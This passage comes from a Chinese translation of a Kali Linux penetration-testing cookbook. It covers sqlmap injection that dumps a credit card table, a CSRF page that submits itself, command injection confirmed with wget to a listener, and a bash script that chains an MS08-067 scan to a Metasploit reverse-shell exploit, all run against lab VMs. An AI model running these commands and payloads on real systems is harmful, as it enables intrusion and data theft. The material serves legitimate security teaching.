),CONCAT( 0x3a61746d3a,(SELECT (CASE WHEN (3261=3261) THEN 1 ELS
E 0 END)),0x3a76676 23a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHE
MA.CHARACTER_SETS GROUP BY x) a) AND 'MraR'='MraR&password=pass&
login-php-submit-button=Login
--
[04:14:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0
                        ** {TRUNCATED} **
```

如果没有指定操作，sqlmap 仅仅会判断是否任何参数存在漏洞，像上面的例子那样。在一系列注入尝试之后，sqlmap 判断出用户名 POST 参数存在 `boolean-blind` 和 `error-based` 漏洞。在确认漏洞之后，sqlmap 会执行操作，开始从后端数据库提取信息。

```
root@KaliLinux:~# sqlmap -u "http://172.16.36.135/mutillidae/ind
ex. php?page=login.php" --data="username=user&password=pass&logi
n-php-submitbutton=Login" --dbs
                        ** {CUT} **
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
                        ** {TRUNCATED} **
```

在上面的例子中， `--dbs` 参数用于枚举所有可用的，可通过 SQL 注入访问的数据库。我们随后可以对特定数据库直接执行操作。为了提取 `owasp10` 数据库中的所有表的名称，我们可以使用 `--tables` 参数让 sqlmap 提取表名称。之后使用 `-D` 参数来指定从哪个数据库（ `owasp10` ）提取名称。

```
root@KaliLinux:~# sqlmap -u "http://172.16.36.135/mutillidae/ind
ex. php?page=login.php" --data="username=user&password=pass&logi
n-php-submitbutton=Login" --tables -D owasp10
                    ** {CUT} **
Database: owasp10
[6 tables]
+-----------------+
| accounts        |
| blogs_table     |
| captured_data   |
| credit_cards    |
| hitlog          |
| pen_test_tools  |
+-----------------+
                    ** {TRUNCATED} **
```

这样做，我们就可以看到， `owasp10` 数据库中存在六个表。这些表包含 `accounts, blog_table, captured_data, credit_cards, hitlog, and pen` 。最明显的表名称是 `credit_cards` 。为了提取某个指定表的内容，我们可以使用 `--dump` 参数，之后使用 `-D` 参数来指定数据库， `-T` 参数来指定从哪个表中提取内容。

```
root@KaliLinux:~# sqlmap -u "http://172.16.36.135/mutillidae/ind
ex. php?page=login.php" --data="username=user&password=pass&logi
n-php-submitbutton=Login" --dump -D owasp10 -T credit_cards
                    ** {CUT} **
Database: owasp10
Table: credit_cards
[5 entries]
+------+-----+------------------+------------+
| ccid | ccv | ccnumber         | expiration | +------+-----+---
---------------+------------+
| 1    | 745 | 4444111122223333 | 2012-03-01 |
| 2    | 722 | 7746536337776330 | 2015-04-01 |
| 3    | 461 | 8242325748474749 | 2016-03-01 |
| 4    | 230 | 7725653200487633 | 2017-06-01 |
| 5    | 627 | 1234567812345678 | 2018-11-01 | +------+-----+---
---------------+------------+
                    ** {TRUNCATED} **
```

工作原理

sqlmap 的原理是提交来自大量已知 SQL 注入查询列表的请求。它在近几年间已经高度优化，并给予之前查询的响应来智能调整注入。在 HTTP POST 参数上执行 SQL 注入的原理是操作添加到 POST 方法请求末尾的数据。

7.16 使用 sqlmap 注入捕获的请求

为了简化 sqlmap 的使用流程，可以使用来自 BurpSuite 的捕获请求并使用定义在其中的所有参数和配置来执行 sqlmap。在这个秘籍中，我们会讨论如何使用 sqlmap 来测试和所捕获请求相关的参数。

准备

为了使用 sqlmap 对目标执行 Web 应用分析，你需要拥有运行一个或多个 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

操作步骤

为了在 sqlmap 中使用捕获的请求，必须首先将其保存为文本格式。为了这样做，右击 BurpSuite 中的请求内容之后选择 `Copy to file` 。保存之后，你就可以通过浏览器目录并使用 `cat` 命令来验证文件内容。

```
root@KaliLinux:~# cat dvwa_capture
GET /dvwa/vulnerabilities/sqli_blind/?id=test_here&Submit=Submit
 HTTP/1.1
Host: 172.16.36.135
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/2010010
1 Firefox/18.0 Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.36.135/dvwa/vulnerabilities/sqli_blind/
Cookie: security=low; PHPSESSID=8aa4a24cd6087911eca39c1cb95a7b0c

Connection: keep-alive
```

为了使用捕获的请求，以 `-r` 参数执行 sqlmap，值为文件的绝对路径。这个方式通常会极大降低在 `sqlmap` 命令中需要提供的信息量，因为需要提供的多数信息都包含在文件里了。看看下面的例子：

```
oot@KaliLinux:~# sqlmap -r /root/dvwa_capture --level=5 --risk=3
 -p id
[*] starting at 16:44:09
[16:44:09] [INFO] parsing HTTP request from '/root/dvwa_capture'
```

在上面的例子中，不需要向 sqlmap 传递任何 Cookie 值，因为 Cookie 值已经定义在捕获的请求中了。当 sqlmap 运行时，捕获文件中的 Cookie 会自动在所有请求中使用，像这样：

```
GET parameter 'id' is vulnerable. Do you want to keep testing th
e others (if any)? [y/N] N
sqlmap identified the following injection points with a total of
 487 HTTP(s) requests:
--
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: id=-8210' OR (7740=7740) AND 'ZUCk'='ZUCk&Submit=Su
bmit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=test_here' UNION ALL SELECT NULL,CONCAT(0x3a6f63
723a,0x67 744e67787a6157674e,0x3a756c753a)#&Submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (heavy query)
    Payload: id=test_here' AND 4329=BENCHMARK(5000000,MD5(0x486a
7a4a)) AND 'ARpD'='ARpD&Submit=Submit
```

sqlmap 能够测试捕获请求中的所有识别的 GET 方法参数。这里，我们可以看到， `ID` 参数存在多个 SQL 注入漏洞。

工作原理

sqlmap 能够接受捕获的请求，来解析请求的内容并是被任何可测试的参数。这让 sqlmap 能够高效执行，而不需要花费额外的经历来传递攻击所需的所有参数。

7.17 自动化 CSRF 测试

跨站请求伪造（CSRF）是最难以理解的 Web 应用漏洞之一。无论如何，不能够识别这类漏洞会危害 Web 应用和它的用户。这个秘籍中，我们会讨论如何测试 GET 和 POST 方法中的 CSRF 漏洞。

准备

为了对目标执行 CSRF 测试，你需要拥有运行一个或多个含有 CSRF 漏洞的 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

操作步骤

CSRF 可能会出现在 GET 或 POST 方法的事务中，DVWA 提供了 GET 方法 CSRF 漏洞的一个良好示例。应用允许用户通过 GET 方法提交新的值两次来更新密码。

```
GET /dvwa/vulnerabilities/csrf/?password_new=password&password_
conf=password&Change=Change HTTP/1.1
Host: 172.16.36.135 User-Agent: Mozilla/5.0 (X11; Linux i686; rv
:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.36.135/dvwa/vulnerabilities/csrf/
Cookie: security=low; PHPSESSID=8aa4a24cd6087911eca39c1cb95a7b0c
```

由于缺少 CSRF 控制，我们尝试利用这个漏洞。如果 Web 应用的用户被引诱来访问某个 URL，其中含有预先配置的 `password_ new` 和 `password_ conf` 值，攻击者就能强迫受害者将密码修改为攻击者的选择。下面的 URL 是个利用的示例。如果受害者访问了这个链接，它们的密码会被修改为 `compromised` 。

```
http://172.16.36.135/dvwa/vulnerabilities/csrf/?password_ new=co
mpromised&password_conf=compromised&Change=Change#
```

但是，这种可以简单利用的 CSRF 漏洞很少存在。这是因为多数开发者对安全拥有起码的终止，不会使用 GET 方法参数来执行安全事务。POST 方法 CSRF 的一个例子是 Mutillidae 应用的 `blog` 功能，像这样：

```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 172.16.36.135
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/2010010
1 Firefox/18.0 Iceweasel/18.0.1 Accept: text/html,application/xh
tml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.36.135/mutillidae/index.php?page=add-to-y
our-blog. php
Cookie: username=Victim; uid=17; PHPSESSID=8aa4a24cd6087911eca39
c1cb95a7 b0c
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 98

csrf-token=SecurityIsDisabled&blog_entry=This+is+my+blog+entry&a
dd-toyour-blog-php-submit-button=Save+Blog+Entry
```

上面的例子中，我们可以看到，验证用户所提交的 `blog` 入口通过 `blog_entry` POST 方法参数传递。为了利用这个 CSRF 控制的缺失，攻击者需要构造恶意页面，它能导致受害者提交所需的参数。下面是个 POST 方法 CSRF 攻击的例子：

```
<html>
<head>
    <title></title>
</head>
<body>
    <form name="csrf" method="post" action="http://172.16.36.135
/ mutillidae/index.php?page=add-t$
        <input type="hidden" name="csrf-token" value="SecurityIs
Disabled" />
        <input type="hidden" name="blog_entry" value="HACKED" />

        <input type="hidden" name="add-to-your-blog-phpsubmit-bu
tton" value="Save+Blog+Entr$
    </form>
    <script type="text/javascript">
        document.csrf.submit();
    </script> </body> </html>
```

这个恶意 Web 页面使用了 HTML 表单，它将多个隐藏的输入字段返回给服务器，这些字段对应 Mutillidae 应用的 `blog` 入口提交请求所需的相同输入。此外，JS 用于提交表单。所有这些事情在受害者不执行任何操作的情况下就会发生。考虑下面的例子：

```
root@KaliLinux:~# mv CSRF.html /var/www/
root@KaliLinux:~# /etc/init.d/apache2 start
[....] Starting web server: apache2apache2: Could not reliably d
etermine the server's fully qualified domain name, using 127.0.1
.1 for ServerName
. ok
```

为了部署这个恶意 Web 内容，应该将其移动到 Web 根目录下。在 Kali 中，默认的 Apache Web 根目录是 `/var/www/` 。同样，确保 Apache2 服务已打开。像这样：

1 Current Blog Entries			
	Name	Date	Comment
1	Victim	2014-04-14 05:11:49	HACKED

当验证后的受害者浏览器恶意页面时，受害者会自动重定向到 Mutillidae 博客应用，并提交博客入口 `HACKED` 。

工作原理

CSRF 的成因是请求最终由用户的会话生成。这个攻击利用受害者浏览器已经和远程 Web 服务器建立连接的信任。在 GET 方法 CSRF 的例子中，受害者被诱导访问某个 URL，其中的参数为恶意事务而定义。在 POST 方法 CSRF 的例子中，受害者被诱导浏览定义了参数的页面，这些参数随后会由受害者的浏览器转发给漏洞服务器，来指定恶意事务。在每个例子中，事务由于请求来自受害者的浏览器而被执行，受害者已经和漏洞服务器建立了可信的会话。

7.18 使用 HTTP 流量验证命令注入漏洞

命令注入可能是移植 Web 应用攻击向量中最危险的漏洞了。多数攻击者尝试利用该漏洞，以期望它们最后能够在底层 OS 上执行任意的代码。命令执行漏洞提供了无需额外步骤的可能。这个秘籍中，我们会讨论如何使用 Web 服务器日志或自定义 Web 服务脚本来确认命令执行漏洞。

准备

为了对目标执行命令注入漏洞测试，你需要拥有运行一个或多个含有命令执行漏洞的 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。 Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

此外，这个秘籍也需要使用例如 VIM 或者 Nano 的文本编辑器，将脚本写到文件系统。更多编写脚本的信息请参考第一章的“使用文本编辑器（VIM 或 Nano）”秘籍。

操作步骤

通过执行命令，强迫后端系统和 Web 服务器交互，我们就能够验证 Web 应用中的命令注入漏洞。日志可以作为漏洞服务器和它交互的证据。作为替代，可以编写一个自定义脚本来生成一个临时的 Web 服务，它可以监听外部连接，并打印接收到的请求。下面的 Python 代码完成了这件事情：

```
#!/usr/bin/python
import socket
httprecv = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
httprecv.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
httprecv.bind(("0.0.0.0",8000))
httprecv.listen(2)

(client, ( ip,sock)) = httprecv.accept()
print "Received connection from : ", ip
data = client.recv(4096)
print str(data)

client.close()
httprecv.close()
```

一旦执行脚本，我们需要强迫目标服务器和监听服务交互，来确认命令注入漏洞。DWVA 应用拥有 `ping` 功能，可以用于 ping 一个指定 IP 地址。用户输入直接传递给系统调用，可以修改来执行底层 OS 的任意命令、我们可以通过使用分号来添加多个命令，每个命令依次排列，像这样：



在上面的例子中，输入用于 ping `127.0.0.1` ，并且对 `http://172.16.36.224:8000` 执行 `wget` 。 `wget` 请求对应临时的 Python 监听服务。在提交输入后，我们可以通过参考脚本的输入来验证命令执行：

```
root@KaliLinux:~# ./httprecv.py
Received connection from :  172.16.36.135
GET / HTTP/1.0
User-Agent: Wget/1.10.2
Accept: */* Host: 172.16.36.224:8000
Connection: Keep-Alive
```

工作原理

Python 脚本用于确认命令执行漏洞，因为它证明了命令可以通过来自不同系统的注入载荷在目标服务器上执行。载荷输入到服务器的时候，不可能同时执行相似的请求。但是，即使载荷并不是被检测到的流量的真正来源，我们也可以轻易尝试多次来排除错误情况。

7.19 使用 ICMP 流量 来验证命令注入

命令注入可能是移植 Web 应用攻击向量中最危险的漏洞了。多数攻击者尝试利用该漏洞，以期望它们最后能够在底层 OS 上执行任意的代码。命令执行漏洞提供了无需额外步骤的可能。这个秘籍中，我们会讨论如何使用 ICMP 流量来编写用于确认命令执行漏洞的自定义脚本。

准备

为了对目标执行命令注入漏洞测试，你需要拥有运行一个或多个含有命令执行漏洞的 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。 Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

此外，这个秘籍也需要使用例如 VIM 或者 Nano 的文本编辑器，将脚本写到文件系统。更多编写脚本的信息请参考第一章的“使用文本编辑器（VIM 或 Nano）”秘籍。

操作步骤

通过执行命令，强迫后端系统发送 ICMP 流量给监听服务，我们可以验证 Web 应用中的命令注入漏洞。接收到的 ICMP 回响请求可以用于识别漏洞系统。下面是一段 Python 代码，使用 Scapy 库来实现：

```
#!/usr/bin/python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *

def rules(pkt):
    try:
        if (pkt[IP].dst=="172.16.36.224") and (pkt[ICMP]):

            print str(pkt[IP].src) + " is exploitable"
    except:
        pass

print "Listening for Incoming ICMP Traffic.  Use Ctrl+C to stop 
listening"

sniff(lfilter=rules,store=0)
```

在 ICMP 监听器执行之后，我们需要尝试从漏洞服务器向监听服务发送 ICMP 回响请求。这可以通过将 `ping` 命令注入到存在命令注入漏洞的用户输入来完成。在 Mutillidae 中，执行 DNS 枚举的功能存在漏洞，它直接将用户输入传递给系统调用。通过使用分号，单独的 `ping` 请求可以追加到用户输入后面。

假设服务器存在命令注入漏洞，Python 监听器会提示收到了 ICMP 回响请求，而且目标服务器可能存在漏洞。

```
root@KaliLinux:~# ./listener.py
Listening for Incoming ICMP Traffic.  Use Ctrl+C to stop listeni
ng
172.16.36.135 is exploitable
```

工作原理

Python 脚本用于确认命令执行漏洞，因为它证明了命令可以通过来自不同系统的注入载荷在目标服务器上执行。载荷输入到服务器的时候，不可能同时执行相似的请求。但是，即使载荷并不是被检测到的流量的真正来源，我们也可以轻易尝试多次来排除错误情况。

第八章 自动化 Kali 工具

> 作者：Justin Hutchens
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

Kali Linux 渗透测试平台提供了大量高效的工具，来完成企业渗透测试中所需的大多数常见任务。 然而，有时单个工具不足以完成给定的任务。 与构建完全新的脚本或程序来完成具有挑战性的任务相比，编写使用现有工具以及按需修改其行为的脚本通常更有效。 实用的本地脚本的常见类型包括用于分析或管理现有工具的输出，将多个工具串联到一起的脚本，或者必须顺序执行的多线程任务的脚本。

8.1 的 Nmap greppable 输出分析

Nmap 被大多数安全专业人员认为是 Kali Linux 平台中最流畅和有效的工具之一。但是由于这个工具的惊人和强大的功能，全面的端口扫描和服务识别可能非常耗时。 在整个渗透测试中，不针对不同的服务端口执行目标扫描，而是对所有可能的 TCP 和 UDP 服务执行全面扫描，然后仅在整个评估过程中引用这些结果，是一个更好的方法。 Nmap 提供了 XML 和 greppable 输出格式来辅助这个过程。

理想情况下，你应该熟悉这些格式，你可以从输出文件中按需提取所需的信息。 但是作为参考，此秘籍会提供示例脚本，可用于提取标识为在指定端口上运行服务的所有 IP 地址。

准备

要使用本秘籍中演示的脚本，你需要使用 grepable 格式的 Nmap 输出结果。 这可以通过执行 Nmap 端口扫描并使用 `-oA` 选项输出所有格式，或 `-oG` 来专门输出 greppable 格式来获取。 在提供的示例中，多个系统在单个 `/24` 子网上扫描，这包括 Windows XP 和 Metasploitable2。 有关设置 Metasploitable2 的更多信息，请参阅本书第一章中的“安装 Metasploitable2”秘籍。 有关设置 Windows 系统的更多信息，请参阅本书第一章中的“安装 Windows Server”秘籍。 此外，本节需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。 有关编写脚本的更多信息，请参阅本书第一章中的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

下面的示例演示了使用 bash 脚本语言甚至是 bash 命令行界面（CLI），从 Nmap 输出的 greppable 格式中提取信息，这十分简单：

```
#! /bin/bash

if [ ! $1 ]; then echo "Usage: #./script <port #> <filename>";
exit; fi

port=$1
file=$2

echo "Systems with port $port open:"

grep $port $file | grep open | cut -d " " -f 2
```

为了确保你能理解脚本的功能，我们将按顺序对每一行进行讲解。 脚本的第一行只指向 bash 解释器，以便脚本可以独立执行。 脚本的第二行是一个 `if ... then` 条件语句，用于测试是否向脚本提供了任何参数。 这只是最小的输入验证，以确保脚本用户知道工具的使用。 如果工具在没有提供任何参数的情况下执行，脚本将 `echo` 其使用的描述，然后退出。 使用描述会请求两个参数，包括或端口号和文件名。

接下来的两行将每个输入值分配给更易于理解的变量。 第一个输入值是端口号，第二个输入值是 Nmap 输出文件。 然后，脚本将检查 Nmap greppable 输出文件，来判断指定端口号的服务上运行了什么系统（如果有的话）。

```
root@KaliLinux:~# ./service_identifier.sh Usage: #./script <port
 #> <filename>
```

当你在没有任何参数的情况下执行脚本时，将输出用法描述。 要使用脚本，我们需要输入一个要检查的端口号和 Nmap grepable 输出文件的文件名。 提供的示例在 `/ 24` 网络上执行扫描，并使用文件名 `netscan.txt` 生成 greppable 输出文件。 然后，该脚本用于分析此文件，并确定各个端口上的活动服务中是否能发现任何主机。

```
root@KaliLinux:~# ./service_identifier.sh 80 netscan.txt
Systems with port 80 open:
172.16.36.135
172.16.36.225
root@KaliLinux:~# ./service_identifier.sh 22 netscan.txt
Systems with port 22 open:
172.16.36.135
172.16.36.225 172.16.36.239
root@KaliLinux:~# ./service_identifier.sh 445 netscan.txt
Systems with port 445 open:
172.16.36.135
172.16.36.225
```

所展示的示例执行脚本来判断端口 80, 22 和 445 上所运行的主机。脚本的输出显示正在评估的端口号，然后列出输出文件中任何系统的IP地址，这些系统在该端口上运行活动服务。

工作原理

`grep` 是一个功能强大的命令行工具，可在 bash 中用于 从输出或从给定文件中提取特定内容。 在此秘籍提供的脚本中， `grep` 用于从 Nmap grepable 输出文件中提取给定端口号的任何实例。 因为 `grep` 函数的输出包括多条信息，所以输出通过管道传递到 `cut` 函数，来提取 IP 地址，然后将其输出到终端。

8.2 使用指定 NSE 脚本的 Nmap 端口扫描

许多Nmap脚本引擎（NSE）的脚本仅适用于在指定端口上运行的服务。 考虑 `smb-check-vulns.nse` 脚本的用法。 此脚本将评估在 TCP 445 端口上运行的 SMB 服务的常见服务漏洞。 如果此脚本在整个网络上执行，则必须重新完成任务来确定端口 445 是否打开，以及每个目标系统上是否可访问 SMB 服务。 这是在评估的扫描阶段期间可能已经完成的任务。 Bash 脚本可以用于利用现有的 Nmap greppable 输出文件来运行服务特定的 NSE 脚本，它们只针对运行这些服务的系统。 在本秘籍中，我们将演示如何使用脚本来确定在先前扫描结果中运行 TCP 445 上的服务的主机，然后仅针对这些系统运行 `smb-check-vulns.nse` 脚本。

准备

要使用本秘籍中演示的脚本，你需要使用 grepable 格式的 Nmap 输出结果。 这可以通过执行 Nmap 端口扫描并使用 `-oA` 选项输出所有格式，或 `-oG` 来专门输出 greppable 格式来获取。 在提供的示例中，多个系统在单个 `/24` 子网上扫描，这包括 Windows XP 和 Metasploitable2。 有关设置 Metasploitable2 的更多信息，请参阅本书第一章中的“安装 Metasploitable2”秘籍。 有关设置 Windows 系统的更多信息，请参阅本书第一章中的“安装 Windows Server”秘籍。 此外，本节需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。 有关编写脚本的更多信息，请参阅本书第一章中的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

下面的示例演示了如何使用 bash 脚本将多个任务串联在一起。 这里，我们需要执行 Nmap grepable 输出文件的分析，然后由该任务标识的信息用于针对不同的系统执行 Nmap NSE 脚本。 具体来说，第一个任务将确定哪些系统在 TCP 445 上运行服务，然后针对每个系统执行 `smb-check-vulns.nse` 脚本。

```
#! /bin/bash

if [ ! $1 ]; then echo "Usage: #./script <file>"; exit; fi

file=$1

for x in $(grep open $file | grep 445 | cut -d " " -f 2);
    do nmap --script smb-check-vulns.nse -p 445 $x --scriptargs=
unsafe=1;
done
```

为了确保你能理解脚本的功能，我们将按顺序讲解每一行。 前几行与上一个秘籍中讨论的脚本类似。 第一行指向 bash 解释器，第二行检查是否提供参数，第三行将输入值赋给易于理解的变量名。 脚本的正文有一定区分。 `for` 循环用于遍历通过 `grep` 函数获取的 IP 地址列表。 从 `grep` 函数输出的 IP 地址列表对应在 TCP 端口 445 上运行服务的所有系统。然后对这些 IP 地址中的每一个执行 Nmap NSE 脚本。 通过仅在先前已标识为在 TCP 445 上运行服务的系统上运行此脚本，执行 NSE 扫描所需的时间大大减少。

```
root@KaliLinux:~# ./smb_eval.sh
Usage: #./script <file>
```

通过执行不带任何参数的脚本，脚本将输出用法描述。 该描述表明，应当提供现有 Nmap grepable 输出文件的文件名。 当提供 Nmap 输出文件时，脚本快速分析文件来查找具有 TCP 445 服务的任何系统，然后在每个系统上运行 NSE 脚本，并将结果输出到终端。

```
root@KaliLinux:~# ./smb_eval.sh netscan.txt
Starting Nmap 6.25 ( http://nmap.org ) at 2014-04-10 05:45 EDT
Nmap scan report for 172.16.36.135
Host is up (0.00035s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:3D:84:32 (VMware)

Host script results:
| smb-check-vulns:
|   Conficker: UNKNOWN; not Windows, or Windows with disabled br
owser service (CLEAN); or Windows with crashed browser service (
possibly INFECTED).
|
|  If you know the remote system is Windows, try rebooting it an
d scanning
|
|_ again. (Error NT_STATUS_OBJECT_NAME_NOT_FOUND)
|   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE

|   MS06-025: NO SERVICE (the Ras RPC service is inactive)
|_  MS07-029: NO SERVICE (the Dns Server RPC service is inactive
)

Nmap done: 1 IP address (1 host up) scanned in 5.21 seconds

Starting Nmap 6.25 ( http://nmap.org ) at 2014-04-10 05:45 EDT
Nmap scan report for 172.16.36.225
Host is up (0.00041s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:18:11:FB (VMware)

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
|   regsvc DoS: NOT VULNERABLE
|   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
|   MS06-025: NO SERVICE (the Ras RPC service is inactive)
|_  MS07-029: NO SERVICE (the Dns Server RPC service is inactive
)

Nmap done: 1 IP address (1 host up) scanned in 5.18 seconds
```

在提供的示例中，脚本会传递到 `netscan.txt` 输出文件。 对文件进行快速分析后，脚本确定两个系统正在端口445上运行服务。然后使用 `smb-check-vulns.nse` 脚本扫描每个服务，并在终端中生成输出。

工作原理

通过提供 `grep` 序列作为 `for` 循环要使用的值，此秘籍中的 bash 脚本基本上只是循环遍历该函数的输出。 通过独立运行该函数，可以看到它只提取对应运行 SMB 服务的主机的 IP 地址列表。 然后， `for` 循环遍历这些IP地址，并对每个 IP 地址执行 NSE 脚本。

8.3 使用 MSF 漏洞利用的 Nmap MSE 漏洞扫描

在某些情况下，开发一个将漏洞扫描与利用相结合的脚本可能会有所帮助。 漏洞扫描通常会导致误报，因此通过执行漏洞扫描的后续利用，可以立即验证这些发现的正确性。 此秘籍使用 bash 脚本来执行 `smb-check-vulns.nse` 脚本，来确定主机是否存在 MS08-067 NetAPI 漏洞，并且如果 NSE 脚本显示如此，Metasploit 会用于 自动尝试利用它来验证。

准备

要使用本秘籍中演示的脚本，你需要使用 grepable 格式的 Nmap 输出结果。 这可以通过执行 Nmap 端口扫描并使用 `-oA` 选项输出所有格式，或 `-oG` 来专门输出 greppable 格式来获取。 在提供的示例中，多个系统在单个 `/24` 子网上扫描，这包括 Windows XP 和 Metasploitable2。 有关设置 Metasploitable2 的更多信息，请参阅本书第一章中的“安装 Metasploitable2”秘籍。 有关设置 Windows 系统的更多信息，请参阅本书第一章中的“安装 Windows Server”秘籍。 此外，本节需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。 有关编写脚本的更多信息，请参阅本书第一章中的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

下面的示例演示了如何使用 bash 脚本将漏洞扫描和目标利用的任务串联到一起。 在这种情况下， `smb-checkvulns.nse` 脚本用于确定系统是否容易受到 MS08-067 攻击，然后如果发现系统存在漏洞，则对系统执行相应的 Metasploit 漏洞利用。

```
#! /bin/bash

if [ ! $1 ]; then echo "Usage: #./script <RHOST> <LHOST> <LPORT>"
;
exit; fi

rhost=$1
lhost=$2
lport=$3

nmap --script smb-check-vulns.nse -p 445 $rhost --scriptargs=uns
afe=1 -oN tmp_output.txt
if [ $(grep MS08-067 tmp_output.txt | cut -d " " -f 5) = "VULNER
ABLE" ];
    then echo "$rhost appears to be vulnerable, exploiting with
Metasploit...";
    msfcli exploit/windows/smb/ms08_067_netapi PAYLOAD=windows/
meterpreter/reverse_tcp RHOST=$rhost LHOST=$lhost LPORT=$lport E
;
fi
rm tmp_output.txt
```

为了确保你能理解脚本的功能，我们将按顺序对每一行进行讲解。脚本中的前几行与本章前面讨论的脚本相同。第一行定义解释器，第二行测试输入，第三，第四和第五行都用于根据用户输入定义变量。在此脚本中，提供的用户变量对应 Metasploit 中使用的变量。 `RHOST` 变量应该定义目标的 IP 地址， `LHOST` 变量应该定义反向监听器的 IP 地址， `LPORT` 变量应该定义正在监听的本地端口。然后脚本在正文中执行的第一个任务是，对目标系统的 IP 地址执行 `smb-check-vulns.nse` 脚本，它由 `RHOST` 输入定义。然后，结果以正常格式输出到临时文本文件。然后， `if ... then` 条件语句与 `grep` 函数结合使用，来测试输出文件中是否有唯一的字符串，它表明系统存在漏洞。如果发现了唯一的字符串，则脚本会显式系统看起来存在漏洞，然后使用 Metasploit 框架命令行界面（MSFCLI）使用 Meterpreter 载荷执行 Metasploit 漏洞利用。最后，在加载漏洞利用后，使用 `rm` 函数从文件系统中删除 Nmap 临时输出文件。 `test_n_xploit.sh bash` 命令执行如下：

```
root@KaliLinux:~# ./test_n_xploit.sh
Usage: #./script <RHOST> <LHOST> <LPORT>
```

如果在不提供任何参数的情况下执行脚本，脚本将输出相应的用法。 此使用描述显示，该脚本应以参数 `RHOST` ， `LHOST` 和 `LPORT` 执行。 这些输入值将用于 Nmap NSE 漏洞扫描和（如果有保证）使用 Metasploit 在目标系统上执行利用。在以下示例中，脚本用于确定 IP 地址为 `172.16.36.225` 的主机是否存在漏洞。如果系统被确定为存在漏洞，则会执行利用，并连接到反向 TCP Meterpreter 处理器，该处理其在 IP 地址 `172.16.36.239` 的 TCP 端口 4444 上监听系统。

```
root@KaliLinux:~# ./test_n_xploit.sh 172.16.36.225 172.16.36.239
 4444

Starting Nmap 6.25 ( http://nmap.org ) at 2014-04-10 05:58 EDT
Nmap scan report for 172.16.36.225
Host is up (0.00077s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:18:11:FB (VMware)

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
|   regsvc DoS: NOT VULNERABLE
|   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
|   MS06-025: NO SERVICE (the Ras RPC service is inactive)
|_  MS07-029: NO SERVICE (the Dns Server RPC service is inactive
)

Nmap done: 1 IP address (1 host up) scanned in 5.61 seconds 172.
16.36.225 appears to be vulnerable, exploiting with Metasploit..
.
[*] Please wait while we load the module tree...
     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting
with Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1053 exploits - 590 auxiliary - 174 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

PAYLOAD => windows/meterpreter/reverse_tcp
RHOST => 172.16.36.225
LHOST => 172.16.36.239
LPORT => 4444

[*] Started reverse handler on 172.16.36.239:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
